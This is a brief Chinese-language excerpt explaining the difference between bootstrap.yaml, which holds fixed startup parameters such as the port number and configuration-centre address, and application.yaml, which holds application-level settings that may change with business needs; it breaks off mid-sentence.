bootstrap.yaml 配置一些引导系统启动的参数,这些参数一旦指定后就不会变动了.比如程序的端口号,配置中心的地址等. application.yaml 应用级别的参数配置,可能会根据业务需求 ...